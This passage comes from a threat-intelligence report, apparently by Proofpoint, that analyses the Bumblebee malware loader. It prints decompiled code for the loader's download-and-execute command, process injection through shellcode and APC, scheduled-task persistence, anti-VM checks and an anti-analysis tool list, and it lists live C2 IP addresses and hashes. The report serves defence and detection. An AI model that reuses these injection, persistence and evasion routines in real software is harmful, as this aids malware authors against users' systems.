The hostname and UUID of the system are gathered and concatenated based on the query output. An MD5 hash of this value is then generated and turned into a hex digest. The result becomes the unique client ID of the bot.

```
get_hostname_via_wmi_query(hostname);
uuid = get_uuid_from_wmi_query(&copied_c2);
append_assign_str(hostname_and_uuid, uuid, hostname);
if ( *v106 >= 0x10ui64 )
{
  v4 = copied_c2;
  if ( (*v106 + 1i64) >= 0x1000 )
  {
    if ( (copied_c2 & 0x1F) != 0 )
      invalid_parameter_noinfo_noreturn();
    v5 = *(copied_c2 - 1);
    if ( v5 >= copied_c2 )
      invalid_parameter_noinfo_noreturn();
    if ( copied_c2 - v5 < 8 )
      invalid_parameter_noinfo_noreturn();
    if ( copied_c2 - v5 > 0x27 )
      invalid_parameter_noinfo_noreturn();
    v4 = *(copied_c2 - 1);
  }
  j_j__free_base(v4);
}
*v106 = 15i64;
*v105 = 0i64;
LOBYTE(copied_c2) = 0;
v175 = 0i64;
v176 = 0i64;
v177 = 0i64;
v178 = 0i64;
v179 = 0i64;
v180 = 0i64;
v181 = 0i64;
v182 = 0i64;
init_md5(md5_buffer);
init_md5(md5_buffer);
hostname_and_uuid_1 = hostname_and_uuid;
if ( v163 >= 16 )
  hostname_and_uuid_1 = hostname_and_uuid[0];
md5_update(md5_buffer, hostname_and_uuid_1, hostname_and_uuid_length);
md5_final(md5_buffer);
md5_to_hex_digest(client_id, raw_md5);
```

Figure 16: Client ID creation

After the client ID has been generated, the loader creates the system version string which includes the caption of a WMI query, the host's username, and the domain of the host if applicable.

With all this information gathered, the loader can start communication with the C2. The loader checks into the C2 every 25 seconds to retrieve commands. Unlike most malware that has a set of modules or payloads that are

immediately returned to the bot, it appears the actors behind this malware manually deploy payloads to Bumblebee as it can take multiple hours before it receives any jobs to execute. Each server response contains a variation of the data shown in the figure below. If valid tasks are returned, the "tasks" value will be a list of dictionaries that contain all the task information.




Figure 17: Bumblebee response

Bumblebee loader supports the following commands:

- Shi: shellcode injection
- Dij: DLL injection
- Dex: Download executable
- Sdl: uninstall loader
- Ins: enable persistence on the bot

Ins Command

The Ins command enables persistence by copying the Bumblebee DLL to a subdirectory of %APPDATA% folder and creating a Visual Basic Script that will load the DLL. A scheduled task is created that invokes the Visual Basic Script via wscript.exe.

```
std::string::assign(
  vbs_contents,
  "Set objShell = CreateObject(\"Wscript.Shell\")\r\n"
  "objShell.Run \"rundll32.exe my_application_path, ProcessLoad\"\r\n",
  108ui64);
```

Figure 18: VBS script loading the DLL

```
vbs_content = vbs_contents;
if ( v52 >= 0x10 )
  vbs_content = vbs_contents[0];
vbs_filepath = vbs_filepath_1;
if ( v54 >= 0x10 )
  vbs_filepath = vbs_filepath_1[0];//
                                   // write vbs contents with replaced DLL name to the new directory
write_data_to_file(vbs_filepath, vbs_content, vbs_content_length);
v45 = 7i64;
v44 = 0i64;
LOWORD(wscript_exe[0]) = 0;
std::wstring::assign(wscript_exe, L"wscript.exe", 0xBui64);
vbs_filepath_2 = vbs_filepath_1;
if ( v54 >= 0x10 )
  vbs_filepath_2 = vbs_filepath_1[0];//
                                   // create a scheduled task for the current user with vbs file
create_scheduled_task_via_com(v29, v28, username, vbs_filepath_2, v36, v37, wscript_exe);
```

Figure 19: Scheduled task created with the VBS file

Dex Command

The Dex command is the most rudimentary of the supported commands. It takes the base64 decoded content from the server response, writes it to disk at a hardcoded path and executes it via a COM object

```
if ( (!v68 || !memcmp(command_str_2, "dex", v68)) && command_length == 3 )
{
  SHGetSpecialFolderPathA(0i64, base_path, 28, 0);
  lstrcatA(base_path, "\\wab.exe");
  bytes_to_write = nNumberOfBytesToWrite[0];
  file_contents_to_write = &base64_decoded_data;
  if ( v121 >= 0x10 )
    file_contents_to_write = base64_decoded_data;
  wab_file = CreateFileA(base_path, 0x40000000u, 1u, 0i64, 2u, 0x80u, 0i64);
  v72 = wab_file;
  if ( wab_file == -1i64 )
    goto LABEL_262;
  NumberOfBytesWritten = 0;
  if ( file_contents_to_write && bytes_to_write )
    WriteFile(wab_file, file_contents_to_write, bytes_to_write, &NumberOfBytesWritten, 0i64);
  CloseHandle(v72);
  if ( !NumberOfBytesWritten )
    goto LABEL_262;
  complex_create_proc(base_path);
```

Figure 20: Dex command output

Dij Command

The Dij command adds the ability to inject DLLs into the memory of other processes. For injection targets, the malware picks one of three hardcoded options to inject the DLL into (ImagingDevices.exe, wab.exe, or wabmig.exe).

```
do
{
  memset(base_path, 0, sizeof(base_path));
  rand_index = rand() % 3u;
  SHGetSpecialFolderPathA(0i64, base_path, CSIDL_PROGRAM_FILES, 0);
  lstrcatA(base_path, injection_targets[rand_index]);// \Windows Photo Viewer\ImagingDevices.exe
                                     // \Windows Mail\wab.exe
                                     // \Windows Mail\wabmig.exe
```

Figure 21: Identifying executable files as injection targets

With a random executable picked, the loader starts the process in a suspended state (also via a COM object). This allows the malware to easily manipulate the process without causing issues. Next, it prepares the process for injection by enabling debug privileges so it can inject the shellcode necessary for execution.

```
new_proc = create_process_potentially(a1, injected_proc_struct);
if ( !new_proc )
  return 0i64;
hThread = 0i64;
te.dwSize = 28;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(4u, 0);
Thread32First(Toolhelp32Snapshot, &te);
while ( te.th32OwnerProcessID != new_proc )
{
  if ( !Thread32Next(Toolhelp32Snapshot, &te) )
  {
    th32ThreadID = 0;
    goto LABEL_7;
  }
}
hThread_1 = OpenThread(ACCESS_SUCCESS_OPEN, 0, te.th32ThreadID);
th32ThreadID = te.th32ThreadID;
hThread = hThread_1;
ABEL_7:
CloseHandle(Toolhelp32Snapshot);
injected_proc_struct->ProcessID = new_proc;
new_proc_handle = OpenProcess(0x100C38u, 0, new_proc);
injected_proc_struct->hProcess = new_proc_handle;
injected_proc_struct->hThread = hThread;
injected_proc_struct->ThreadID = th32ThreadID;
if ( give_current_proc_debug_privs(v9) )
  write_shellcode_and_sleep_call_toprocess(new_proc_handle);
return 1i64;
```

Figure 22: New process creation and enabling debug privileges

With proper permissions set, data can be manipulated, and the loader writes shellcode to the suspended process, overriding the initial entry point with a new one. This implementation writes 32 bytes of shellcode and replaces a placeholder of with the resolved address of *SleepEx*.

```
10
11   *shellcode = 0x48C03148;
12   *&shellcode[4] = 0x3148DA31;
13   *&shellcode[8] = 0x3E8B9C9;
14   *&shellcode[12] = 0x1BA0000;
15   *&shellcode[16] = 0x48000000;
16   shellcode[20] = 0xB8;
17   *&shellcode[28] = 0xEBD0FF11;
18   shellcode[32] = 0xDF;
19   ModuleHandleA = GetModuleHandleA("kernel32.dll");
20   *&shellcode[21] = GetProcAddress(ModuleHandleA, "SleepEx");
21   entrypoint_from_proc = get_entrypoint_from_process(hProcess);
22   WriteProcessMemory = GetProcAddress(ModuleHandleA, "WriteProcessMemory");
23   VirtualProtectEx(hProcess, entrypoint_from_proc, 33ui64, 0x40u, &flOldProtect);
24   result = (WriteProcessMemory)(hProcess, entrypoint_from_proc, shellcode, 33i64, &v8);
25   if ( result )
26   {
27     VirtualProtectEx(hProcess, entrypoint_from_proc, 0x21ui64, flOldProtect, &flOldProtect);
28     return 1i64;
29   }
30   return result;
31 }
```

Figure 23: SleepEx replacing the placeholder value

```
0000000000000000 4831C0                  XOR RAX,RAX
0000000000000003 4831DA                  XOR RDX,RBX
0000000000000006 4831C9                  XOR RCX,RCX
0000000000000009 B9E8030000              MOV ECX,000003E8
000000000000000E BA01000000              MOV EDX,00000001
0000000000000013 48B88877665544332211    MOV RAX,1122334455667788
000000000000001D FFD0                    CALL RAX
000000000000001F EBDF                    JMP 0000000000000000
```

Figure 24: Disassembled shellcode

The "call RAX" instruction in the shellcode assembly shown in above figure gets replaced with the address of the SleepEx as seen in the previous figure and the shellcode calls SleepEx with a value of 1000 milliseconds. With the shellcode now injected into the process, the process can be resumed and the loader can inject the malicious payload into the executable via an APC routine.

```
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
RtlNtStatusToDosError = GetProcAddress(ModuleHandleW, "RtlNtStatusToDosError");
NtResumeProcess = GetProcAddress(ModuleHandleW, "NtResumeProcess");
v15 = (NtResumeProcess)(injected_proc_struct);
(RtlNtStatusToDosError)(v15);
if ( injected_proc_struct )
{
  inject_via_apc(&raw_dll_data, v16, inject_size, injected_proc_struct, v18);
  CloseHandle(injected_proc_struct);
}
```

Figure 25: Process injection via APC

To properly inject, the loader creates two new sections within the injection target and copies the buffer from “dij” into the new section then invokes the copied contents in the target executable via a dynamically resolved

NtQueueApcThread.

```
if ( base64_decoded_data )
{
  LODWORD(pe_header) = (*&injection_client[MZStruct.e_lfanew] + 0xFFF) & 0xFFFFF000;
  imported_procs = create_and_map_section(pe_header + 0x2578, &base_addr_new_section, &hSection);
  if ( !imported_procs )
  {
    imported_procs = map_view_of_section(hSection, injected_proc_struct, &apc_routine_1);
    if ( !imported_procs )
    {
      LODWORD(v34) = 0;
      imported_procs = parse_pe_and_get_section(base_addr_new_section, &MZStruct, apc_routine_1, 0, v34);
      if ( !imported_procs )
      {
        v14 = Size;
        if ( !section_1 )
          section_1 = Size;
        v15 = create_and_map_section(section_1, &base_addr_new_section_1, &hSection_1);
        v10 = hSection_1;
        imported_procs = v15;
        if ( v15
          || (imported_procs = map_view_of_section(hSection_1, injected_proc_struct, &base_addr_new_section_2)) != 0 )
        {
          v9 = base_addr_new_section_1;
        }
```

Figure 26: Creation of two new sections

```
while ( val_64 );
apc_routine = apc_routine_1 + v18;
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
if ( ModuleHandleW )
{
  NtQueueApcThread = GetProcAddress(ModuleHandleW, "NtQueueApcThread");
  (NtQueueApcThread)(v42, apc_routine + 360, apc_routine, 0i64, 0);
}
```

Figure 27: Calling the dynamically resolved NtQueueApcThread

Malware Development

Proofpoint researchers noticed that within a month of campaigns, Bumblebee developers added new features to the malware. Specifically, the inclusion of anti-VM and anti-sandbox checks. Below is the earlier sample:

```
v173 = -2i64;
bot_group_struct.qword18 = 15i64;
*bot_group_struct.gap10 = 0i64;
LOBYTE(bot_group_struct.group_name) = 0;
if ( aVps1group[0] )
{
  bot_group_length = -1i64;
  do
    ++bot_group_length;
  while ( aVps1group[bot_group_length] );
}
else
{
  bot_group_length = 0i64;
}
std::string::assign(&bot_group_struct, aVps1group, bot_group_length);//
                                                    // set group id used in comms
```

Figure 28: Old Bumblebee sample

And the more recent sample:

```
v190 = -2i64;
v172 = 15i64;
v171 = 0i64;
v170[0] = 0;
if ( event_handle )
  WaitForSingleObject(event_handle, 0xBB8u);
if ( qword_18022B4F8 )
  std::string::assign(v170, Right, 0i64, 0xFFFFFFFFFFFFFFFFui64);
if ( check_bad_artifacts() )                // check anti VM and anti sandbox artifacts
  ExitProcess(0);
v1 = time64(0i64);
srand(v1);                                  // create rand value from time
v162 = 15i64;
v161 = 0i64;
v160[0] = 0;
if ( group_name[0] )
{
  v2 = -1i64;
  do
    ++v2;
  while ( group_name[v2] );
```

Figure 29: Updated Bumblebee sample with addition of check_bad_artifacts

Researching the new functionality revealed a neat surprise:

```
      goto LABEL_14;
  }
  if ( *(&unk_180224440 + 48 * v12 + 36) )
    v3 = *(&unk_180224440 + 6 * v12 + 5);
LABEL_14:
  v14 = v3(a1, a2, v11, 4096i64);
  v15 = v14;
  if ( !v14 )
  {
    printf("First call failed :(\n");
    j__free_base(v11);
    return 0i64;
  }
  if ( v14 <= 0x1000
    || (v16 = j__realloc_base(v11, v14)) == 0i64
    || (v11 = v16, memset(v16, 0, v15), v3(a1, a2, v16, v15)) )
  {
    *a3 = v15;
    return v11;
  }
  else
  {
    printf("Second call failed :(\n");
    j__free_base(v11);
    return 0i64;
  }
}
```

Figure 30: Decompilation of the malware's firmware check

```
DWORD resultBufferSize = GetSystemFirmwareTable(signature, table, firmwareTable, bufferSize);
if (resultBufferSize == 0)
{
    printf("First call failed :(\n");
    free(firmwareTable);
    return NULL;
}

// if the buffer was too small, realloc and try again
if (resultBufferSize > bufferSize)
{
    PBYTE tmp;

    tmp = static_cast<BYTE*>(realloc(firmwareTable, resultBufferSize));
    if (tmp) {
        firmwareTable = tmp;
        SecureZeroMemory(firmwareTable, resultBufferSize);
        if (GetSystemFirmwareTable(signature, table, firmwareTable, resultBufferSize) == 0)
        {
            printf("Second call failed :(\n");
            free(firmwareTable);
            return NULL;
        }
    }
```

Figure 31: Open source code from Al Khaser showing the exact same check

The above figures are part of the Al Khaser suite which is a common tool used to check for VM artifacts. It appears that the developers of the Bumblebee loader rely on open-source tooling, just like standard developers.

Significant Update

Proofpoint noted significant changes to Bumblebee functionality in the latest version of Bumblebee observed on April 19, 2022. Support for multiple C2s via a comma delimited list is now supported.

```
                align 10h
c2s             db '199.80.55.44:443,209.141.59.96:443,23.106.160.120:443',0
                                        ; DATA XREF: bumblebee_main+511↑o
                                        ; bumblebee_main+518↑r
                db    0
```

Figure 32: Multiple embedded C2s

The sleep interval in the older versions was previously hardcoded at 25 seconds but now that has been replaced with a randomized value.

```
458     while ( 1 )
459     {
460       v25 = 0;
461       v26 = v171;
462       if ( (v172 - v171) >> 6 )
463         break;
464 LABEL_292:
465       v94 = rand();
466       Sleep(1000 * (v94 % 201 + 25));           // sleep random amount now
467     }
468     v27 = 0i64;
```

Figure 33: Addition of random sleep values

The most significant change to the malware has been the addition of an encryption layer to the network communications. The developers added RC4 via a hardcoded key to the sample which is used to encrypt the requests and decrypt the responses.

```
rc4_key = crypto_key;
key_length = crypto_key[2];
if ( key_length )
{
  v48 = crypto_key[2];
  if ( crypto_key[3] >= 0x10ui64 )
    rc4_key = *crypto_key;
  init_rc4(rc4_sbox, rc4_key, key_length);    // creates rc4 sbox with key
  data_size = *(plaintext_data_1 + 2);
  v49 = data_size;
  if ( *(plaintext_data_1 + 3) < 0x10ui64 )
    plaintext_data = plaintext_data_1;
  else
    plaintext_data = *plaintext_data_1;
  wrap_final_rc4(rc4_sbox, plaintext_data, data_size);// crypts the data with the passed rc4 sbox
  get_rax(rc4_sbox);
```

Figure 34: encryption of the request

```
if ( key_length )
{
  crypto_key_1 = crypto_key;
  if ( v152 >= 0x10 )
    crypto_key_1 = crypto_key[0];
  init_rc4(rc4_sbox, crypto_key_1, key_length);
  resp = &response;
  if ( v137 >= 0x10 )
    resp = response;
  wrap_final_rc4(rc4_sbox, resp, resp_length);
  get_rax(rc4_sbox);
}
```

Figure 35: decryption of the response

As another marker of this group demonstrating their fast development velocity, on April 22 Proofpoint observed this group adding a new thread to Bumblebee that checks current running processes against a hardcoded list of common tools used by malware analysts. This thread gets created at the beginning of the Bumblebee process.

```
203
204   v180[4] = -2i64;
205   v156[3] = 15;
206   v156[2] = 0i64;
207   LOBYTE(v156[0]) = 0;
208   if ( hHandle )
209     WaitForSingleObject(hHandle, 0xFFFFFFFF);
210   if ( qword_A1452AB560 )
211     std::string::assign(v156, &dword_A1452AB550, 0i64, 0xFFFFFFFFFFFFFFFFui64);
212   if ( check_bad_artifacts() )
213     goto LABEL_374;
214   v1 = time64(0i64);
215   srand(v1);
216   malware_tools_check = beginthreadex(0i64, 0, check_malware_analysis_tools, 0i64, 0, &ThrdAddr);
217   v158[3] = 15;
218   v158[2] = 0i64;
219   LOBYTE(v158[0]) = 0;
220   if ( a2204r[0] )
221   {
222     v2 = -1i64;
223     do
224       ++v2;
225     while ( a2204r[v2] );
226   }
227   else
228   {
229     v2 = 0i64;
230   }
231   copy_str(v158, a2204r, v2);
```

Figure 36: The Bumblebee main function showing the start of the new thread.

```
__int64 check_processes_against_hardcoded_malware_tools()
{
  __int64 v0; // rbx
  __int64 result; // rax
  PCWSTR psz2[32]; // [rsp+20h] [rbp-E0h]

  v0 = 0i64;
  psz2[0] = L"ollydbg.exe";
  psz2[1] = L"ProcessHacker.exe";
  psz2[2] = L"tcpview.exe";
  psz2[3] = L"autoruns.exe";
  psz2[4] = L"autorunsc.exe";
  psz2[5] = L"filemon.exe";
  psz2[6] = L"procmon.exe";
  psz2[7] = L"regmon.exe";
  psz2[8] = L"procexp.exe";
  psz2[9] = L"idaq.exe";
  psz2[10] = L"idaq64.exe";
  psz2[11] = L"ImmunityDebugger.exe";
  psz2[12] = L"Wireshark.exe";
  psz2[13] = L"dumpcap.exe";
  psz2[14] = L"HookExplorer.exe";
  psz2[15] = L"ImportREC.exe";
  psz2[16] = L"PETools.exe";
  psz2[17] = L"LordPE.exe";
  psz2[18] = L"SysInspector.exe";
  psz2[19] = L"proc_analyzer.exe";
  psz2[20] = L"sysAnalyzer.exe";
  psz2[21] = L"sniff_hit.exe";
  psz2[22] = L"windbg.exe";
  psz2[23] = L"joeboxcontrol.exe";
  psz2[24] = L"joeboxserver.exe";
  psz2[25] = L"joeboxserver.exe";
  psz2[26] = L"ResourceHacker.exe";
  psz2[27] = L"x32dbg.exe";
  psz2[28] = L"x64dbg.exe";
  psz2[29] = L"Fiddler.exe";
  psz2[30] = L"httpdebugger.exe";
  while ( 1 )
  {
    result = compare_proc_names(psz2[v0]);
    if ( result )
      break;
    if ( ++v0 >= 31 )
      return result;
  }
  return 1i64;
}
```

Figure 37: The list of tools Bumblebee checks for.

If any of these processes are found, the function returns 1 which triggers the main Bumblebee thread to be terminated.

Conclusion

Bumblebee is a sophisticated malware loader that demonstrates evidence of ongoing development. It is used by multiple cybercrime threat actors. Proofpoint assesses with high confidence Bumblebee loader can be used as an initial access facilitator to deliver follow-on payloads such as ransomware. Based on the timing of its appearance in

the threat landscape and use by multiple cybercriminal groups, it is likely Bumblebee is, if not a direct replacement for BazaLoader, then a new, multifunctional tool used by actors that historically favored other malware.

Indicators of Compromise

Indicator	Type	Description
c6ef53740f2011825dd531fc65d6eba92f87d0ed1b30207a9694c0218c10d6e0	SHA256	31 March–1 April 2022 ISO Sample
a72538ba00dc95190d6919756ffce74f0b3cf60db387c6c9281a0dc892ded802	SHA256	31 March–1 April 2022 Bumblebee Sample
77f6cdf03ba70367c93ac194604175e2bd1239a29bc66da50b5754b7adbe8ae4	SHA256	5 April 2022 ISO Sample
0faa970001791cb0013416177cefebb25fbff543859bd81536a3096ee8e79127	SHA256	5 April 2022 Bumblebee Sample
Fe7a64dad14fe240aa026e57615fc3a22a7f5ba1dd55d675b1d2072f6262a1	SHA256	28 March–1 April 2022 ISO Sample
08CD6983F183EF65EABD073C01F137A913282504E2502AC34A1BE3E599AC386B	SHA256	10 March unpacked Bumblebee sample

ET Signatures

ET MALWARE Win32/BumbleBee Loader Activity

ET USER_AGENTS Observed Bumblebee Loader User-Agent (bumblebee)
